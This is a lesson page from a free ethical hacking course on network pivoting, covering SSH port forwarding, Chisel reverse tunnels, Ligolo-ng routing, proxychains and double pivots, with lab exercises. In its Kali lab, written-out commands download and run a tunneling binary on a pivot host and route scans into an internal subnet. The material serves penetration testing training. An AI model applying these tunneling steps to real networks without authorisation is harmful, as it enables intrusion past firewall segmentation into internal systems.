
This article is Day 36 of a 100-day ethical hacking course focusing on network pivoting and tunneling techniques used to traverse segmented enterprise networks after initial compromise. It addresses the fundamental problem that network segmentation, while a valid security control against external attackers, becomes a navigational map once an attacker gains internal access to a trusted bridge host. The material demonstrates that pivoting through legitimately-connected hosts like DMZ servers or jump boxes can completely bypass firewall controls, making it essential knowledge for red team operations and penetration testing.
- Why Segmentation Fails After Initial CompromiseEnterprise networks segment systems into separate trust zones (DMZ, production, corporate, management) controlled by firewall rules. However, some hosts legitimately bridge multiple segments—such as web servers querying internal databases or jump boxes for administrator access. Once an attacker compromises these trusted pivot points, they inherit the network access those hosts already possess, rendering perimeter firewalls ineffective. The article illustrates this with a real engagement where a Chisel tunnel established on a two-interface DMZ web server bypassed correctly-configured firewall s
- SSH Port Forwarding: Three Distinct Forwarding TypesSSH offers three forwarding mechanisms for different pivoting scenarios. Local port forwarding (-L) maps a single local port to one internal service for accessing individual targets like RDP or web applications. Remote port forwarding (-R) runs on the pivot host to establish reverse connections, useful for C2 callbacks through firewalled environments. Dynamic port forwarding (-D) creates a SOCKS5 proxy on the attacker's machine, enabling full subnet enumeration through proxychains without requiring additional binary uploads.
- Chisel: HTTP Tunneling When SSH UnavailableChisel, a Go-based binary, creates encrypted TCP tunnels over HTTP/HTTPS, solving the problem when SSH is blocked or unavailable on pivot hosts. The reverse tunnel model is critical: the compromised host initiates outbound HTTP connections to the attacker's server on port 80 or 443—ports rarely blocked in egress filters—establishing a reverse SOCKS5 tunnel. Chisel traffic appears as normal web activity to firewalls and can run over HTTPS to blend encrypted traffic, making it difficult to detect without deep packet inspection.
- Ligolo-ng: Native Routing Without Proxychains LimitationsLigolo-ng creates a TUN network interface on the attacker's machine and adds routes for internal subnets through that interface, enabling kernel-level native routing rather than SOCKS5 proxying. This solves critical proxychains limitations: it supports all Nmap scan types including SYN scans (-sS), forwards UDP traffic, works with tools that don't support SOCKS5, and eliminates performance overhead. The article describes Ligolo-ng as the professional choice for sustained internal assessments because tools execute natively without any wrapper—web browsers, Evil-WinRM, and crackmapexec work dire
- Proxychains TCP-Only Limitation and WorkaroundSOCKS5 proxies, including those created by SSH dynamic forwarding and Chisel, can only relay full TCP connections—they cannot forward raw IP packets. This means proxychains Nmap requires the -sT flag for TCP connect scans but fails with -sS SYN scans because SYN scanning sends crafted raw IP packets that SOCKS5 cannot encapsulate. The -Pn flag is also required because ICMP ping is not supported through SOCKS5. Understanding this distinction directly explains why Ligolo-ng's native interface approach is superior for comprehensive internal scanning.
- Double Pivot: Chaining Compromised Hosts Across SegmentsDouble pivoting chains two compromised hosts to reach isolated segments neither the attacker's machine nor the first pivot can access directly. The architecture flows as Kali → Pivot Host 1 (bridging to Segment B) → Pivot Host 2 (in Segment B, bridging to Segment C) → target in Segment C. The article provides a nested Chisel implementation where a second Chisel server runs on Pivot Host 1, Pivot Host 2 connects back to it, and proxychains configured with dynamic_chain and two sequential SOCKS5 entries routes traffic through both hops automatically.
- Network Reconnaissance Before Tool DeploymentThe article emphasizes mapping network interfaces and routing tables before deploying any tunneling tools. Running 'ip addr' reveals multiple interfaces indicating segment connections, while 'ip route' shows what each interface can reach. A bash ping sweep quickly identifies active internal hosts. This reconnaissance determines which pivot points exist, which segments bridge together, and which tunneling technique fits each scenario—professional pivoting happens before touching any binary or proxy configuration.
- Practical Tool Selection: When to Use Each TechniqueThe article provides clear selection criteria: use SSH forwarding when you already have SSH access and need quick single-service access; use Chisel for rapid deployment when you only have web shell access or SSH is blocked; use Ligolo-ng for sustained internal assessments requiring SYN scans, UDP support, or multiple tools. The author's personal experience rebuilding a double pivot chain in eight minutes using Ligolo-ng instead of twenty minutes with proxychains demonstrates that tool selection efficiency directly impacts engagement success and time management.
Bottom line: Network pivoting through compromised bridge hosts allows attackers to completely bypass enterprise firewall segmentation once they gain internal access, making Ligolo-ng the professional choice for sustained internal assessments due to its native kernel-level routing that supports all scan types and tool compatibility, while SSH and Chisel remain essential for rapid initial access when additional tools cannot be deployed. Proper network reconnaissance before tool deployment and understanding the
FREE
Part of the Free Ethical Hacking Course — 100 Days
Network segmentation is a valid control against external attackers — but once an attacker has an internal foothold, the segmentation becomes a map of where to go next rather than a barrier. Day 36 gives you the full toolkit: SSH tunnels for quick single-service access, Chisel for HTTP-based tunneling through restrictive firewalls, Ligolo-ng for transparent network routing without proxychains limitations, and SOCKS5 to route any tool through any pivot. These are the techniques that C2 operators deploy after the initial beacon from Day 35 to reach isolated network segments.
What is your current pivoting experience level?
🎯 What You’ll Master in Day 36
⏱️ Day 36 · 3 exercises · Think Like Hacker + TryHackMe + Kali Lab
✅ Prerequisites
- Day 35 — C2 Frameworks
— SMB C2 relay chains from Day 35 connect directly to today’s pivot techniques; the agent relay model is pivoting at the C2 layer
- Day 34 — Payload Obfuscation
— Chisel and Ligolo-ng agents are binaries transferred to pivot hosts; EDR evasion from Day 34 applies to delivery
- Day 23 — Active Directory Basics
— the internal hosts you pivot to are AD-joined; knowing what to look for prioritises your targets
- Kali Linux with two VMs on an isolated host-only network for Exercise 3
📋 Pivoting & Tunneling Day 36 — Contents
Yesterday in Day 35 you set up a C2 framework and maintained persistent access through a beacon callback loop. Today’s techniques extend that access through the network — reaching hosts your beacon cannot contact directly because they sit in a separate segment with no internet access. Pivoting is the bridge between initial access and full internal network compromise in the 100-day course. The tools here are what every professional red teamer runs in the first hour after establishing a foothold inside a segmented enterprise.
The Segmented Network Problem — Why Pivoting Exists
Enterprise networks are not flat. A mature organisation separates systems into segments: a DMZ for internet-facing services, a production network for application servers, a corporate network for workstations, a management network for infrastructure. Firewall rules control what can communicate with what. The theory: compromising one segment does not give access to the others.
The problem is that some hosts legitimately need to communicate across segment boundaries. A web server in the DMZ queries a database in the production network. A jump box sits at the intersection of multiple segments for administrator access. These trusted hosts are your pivot points — they already have the network access you need, and once you are on them, you inherit their routing.
The first thing I do after establishing a foothold is map the network interfaces. Every additional interface beyond the one you entered through is a connection to another segment. That mapping tells you exactly where to pivot before you run a single tunneling tool.
⏱️ 20 minutes · No tools needed
Professional pivot planning happens before you deploy a single binary. Map the network, choose the right technique for each hop, and anticipate what defenders see in their logs. Work through this scenario the same way I approach a segmented enterprise before touching any tunneling tool.
IPs: 10.10.10.5 (internet-facing) and 192.168.1.50 (internal LAN).
The internal LAN has an HR server at 192.168.1.20 — no internet access.
The DMZ host runs SSH on port 22. No Chisel or Ligolo installed yet.
Your Kali machine at 10.10.10.100 cannot reach 192.168.1.x directly.
QUESTION 1 — You want to run a single curl against the HR server
web app on port 80. Write the exact SSH command from Kali.
What does it do and what would you hit with curl?
QUESTION 2 — You want to run proxychains Nmap against the entire
192.168.1.0/24 subnet. Which SSH forwarding type do you use?
Write the exact command. What proxychains4.conf change is needed?
QUESTION 3 — The security team adds a firewall rule: port 22 from
the DMZ host to internet is now blocked. SSH reverse tunnels fail.
What tool do you deploy next? Write both the Kali and pivot host
commands to re-establish access over a different protocol.
QUESTION 4 — The IT team patches SSH and monitors HTTP.
Describe what the traffic from Question 3 looks like in their
firewall logs. Is it encrypted? What port does it use?
QUESTION 5 — You gain a foothold on 192.168.1.20 (HR server).
It has a second interface: 10.20.0.15 pointing to a finance segment.
You want to reach the finance domain controller at 10.20.0.5 from Kali.
Describe the double pivot chain at a high level — two sentences.
📸 Draw your pivot chain diagram and share in #ethical-hacking-course on Discord.
SSH Port Forwarding — Local, Remote, and Dynamic
SSH port forwarding is the first pivoting technique because it requires nothing beyond SSH access — no extra binaries, no uploaded tools, no exotic protocols. Three types cover almost every single-hop scenario. Local for accessing one internal service. Remote for punching callbacks through firewalls. Dynamic for a full SOCKS5 proxy to an entire subnet.
Chisel — HTTP Tunneling When SSH is Not Available
SSH requires SSH access. When all you have is a web shell, a Meterpreter session, or a pivot host where port 22 is blocked outbound, Chisel fills the gap. Chisel is a Go binary that creates an encrypted TCP tunnel over HTTP/HTTPS. The reverse tunnel model is what makes it useful: the pivot host initiates an outbound HTTP connection to your Kali server — a port almost never blocked — establishing a reverse SOCKS5 tunnel back through the firewall.
Ligolo-ng — Transparent Routing Without Proxychains
Proxychains works but has real limitations. Tools that do not support SOCKS5 — many compiled binaries — simply cannot use it. Standard ping and ICMP-based tools fail entirely. UDP traffic is not forwarded. And there is performance overhead from the SOCKS5 wrapper that slows high-volume scans considerably. Ligolo-ng solves all of these.
Ligolo-ng creates a TUN network interface on your attack machine. You add a route for the internal subnet through that interface. The kernel routes traffic natively — no wrapper, no compatibility issues, all scan types including SYN scans work. Every tool treats the internal network as if it were directly connected to your Kali machine. This is the professional choice for sustained internal access on any real engagement.
SOCKS5 Proxychains — Routing Tools Through Your Tunnel
Whether your tunnel is SSH dynamic, Chisel, or Ligolo-ng in SOCKS mode, proxychains routes individual tools. One configuration line. One command prefix. Two things to remember: proxychains only handles TCP — SYN scans and UDP tools will not work. And proxychains adds overhead — for large subnet scans, Ligolo-ng is faster and supports all scan types.
Double Pivot — Reaching Isolated Segments
A double pivot chains two compromised hosts to reach a segment neither your machine nor your first pivot can access directly. The architecture: your Kali reaches Segment B through Pivot Host 1. Pivot Host 2 is in Segment B and also has an interface in Segment C. You tunnel through Host 1 to Host 2 and then through Host 2 to the target in Segment C. The Chisel nested approach is the cleanest implementation.
⏱️ 25 minutes · TryHackMe free account
TryHackMe’s Wreath network is the best free multi-segment pivoting lab available — a three-machine network requiring you to apply exactly the SSH and Chisel techniques from today. Work through the pivoting tasks in order before building your own Kali lab in Exercise 3.
Read the network overview — note which machines are directly
reachable from your TryHackMe machine and which require a pivot.
Step 2: Complete the SSH local port forward task.
Write down the exact command. What internal service did it expose?
Web app? RDP? What did you find once connected?
Step 3: Complete the Chisel reverse tunnel task.
Record: server command on attack machine,
client command on the pivot host,
proxychains4.conf entry used.
Step 4: Run proxychains Nmap against the internal segment.
Record: how many hosts found, which ports were open.
Which finding was highest priority for next-step exploitation?
Step 5: Compare the tools you used. Answer these questions:
— Why does proxychains nmap require -sT and -Pn?
— What would Ligolo-ng change about the Nmap command?
— Which pivot technique required the fewest file transfers to the pivot?
📸 Screenshot your proxychains Nmap output against the internal segment. Share in #ethical-hacking-course on Discord.
⏱️ 25 minutes · Kali Linux · Two VMs on isolated host-only network
This exercise runs the full setup in your own lab — Kali as the attack machine, a second Linux VM as the pivot host with a second interface on a subnet your Kali cannot reach. By the end you will have both tunnels running and a direct speed and capability comparison between proxychains and Ligolo-ng.
Kali: 192.168.56.100
Pivot VM (Ubuntu/Debian): 192.168.56.101 + second interface on 10.10.10.0/24
Confirm: Kali cannot ping 10.10.10.x directly
PART A — Chisel tunnel
KALI: chisel server -p 8080 –reverse
PIVOT: wget http://192.168.56.100:8000/chisel_linux_amd64 -O /tmp/chisel
chmod +x /tmp/chisel && /tmp/chisel client 192.168.56.100:8080 R:socks
KALI: echo “socks5 127.0.0.1 1080” >> /etc/proxychains4.conf
TEST: time proxychains nmap -sT -Pn -p 22,80 10.10.10.1
PART B — Ligolo-ng tunnel (same target, compare results)
KALI: sudo ip tuntap add user kali mode tun ligolo
sudo ip link set ligolo up
./proxy -selfcert -laddr 0.0.0.0:11601
PIVOT: ./agent -connect 192.168.56.100:11601 -ignore-cert
KALI (ligolo console):
session → 1 → start
sudo ip route add 10.10.10.0/24 dev ligolo
TEST: time nmap -sS -Pn -p 22,80 10.10.10.1 (no proxychains needed)
PART C — Key comparison questions
1. What scan type did you need for proxychains Nmap vs Ligolo Nmap?
2. Which completed the scan faster?
3. Try: proxychains nmap -sS -p 22 10.10.10.1 — what happens?
4. Try: nmap -sS -p 22 10.10.10.1 via Ligolo — what happens?
5. Which tool would you choose for a sustained 3-hour internal assessment?
📸 Screenshot Ligolo-ng proxy console showing your active tunnel alongside the native SYN scan running. Share in #ethical-hacking-course on Discord. Tag #day36complete
📋 Pivoting & Tunneling — Day 36 Reference Card
✅ Day 36 Complete — Pivoting & Tunneling
SSH local, remote, and dynamic forwarding; Chisel reverse SOCKS5 over HTTP; Ligolo-ng transparent routing; proxychains tool configuration; and double pivot chains. The internal network is reachable. Day 37 covers network persistence — registry run keys, scheduled tasks, service backdoors, and WMI subscriptions that keep your access alive across reboots on the hosts you just reached.
🧠 Day 36 Check
❓ Pivoting & Tunneling FAQ
What is network pivoting in ethical hacking?
What is the difference between SSH local and dynamic port forwarding?
When should you use Chisel instead of SSH?
What is Ligolo-ng and how does it differ from proxychains?
How do you run Nmap through a SOCKS5 pivot?
What is a double pivot?
Day 35 — C2 Frameworks
Day 37 — Network Persistence
📚 Further Reading
- Day 35 — C2 Frameworks — Cobalt Strike and Sliver SMB C2 relay chains are the professional implementation of what you built manually with Chisel today — understanding both gives you the complete internal access picture.
- Day 33 — AV Evasion Basics — Chisel and Ligolo-ng agents are binaries transferred to EDR-protected pivot hosts — evasion techniques from Day 33 apply before you transfer the binary.
- Ethical Hacking Course Hub — Full 100-day overview — Day 36 pivoting sits at the centre of the internal network attack phase spanning Days 35–45.
- Chisel — GitHub Repository — Official Chisel source and documentation covering all tunnel modes including multi-hop configurations, TLS options, and Windows binary builds.
- Ligolo-ng — GitHub Repository — Official Ligolo-ng source with full wiki covering TUN setup, multi-session management, and advanced routing for enterprise multi-segment pivoting.
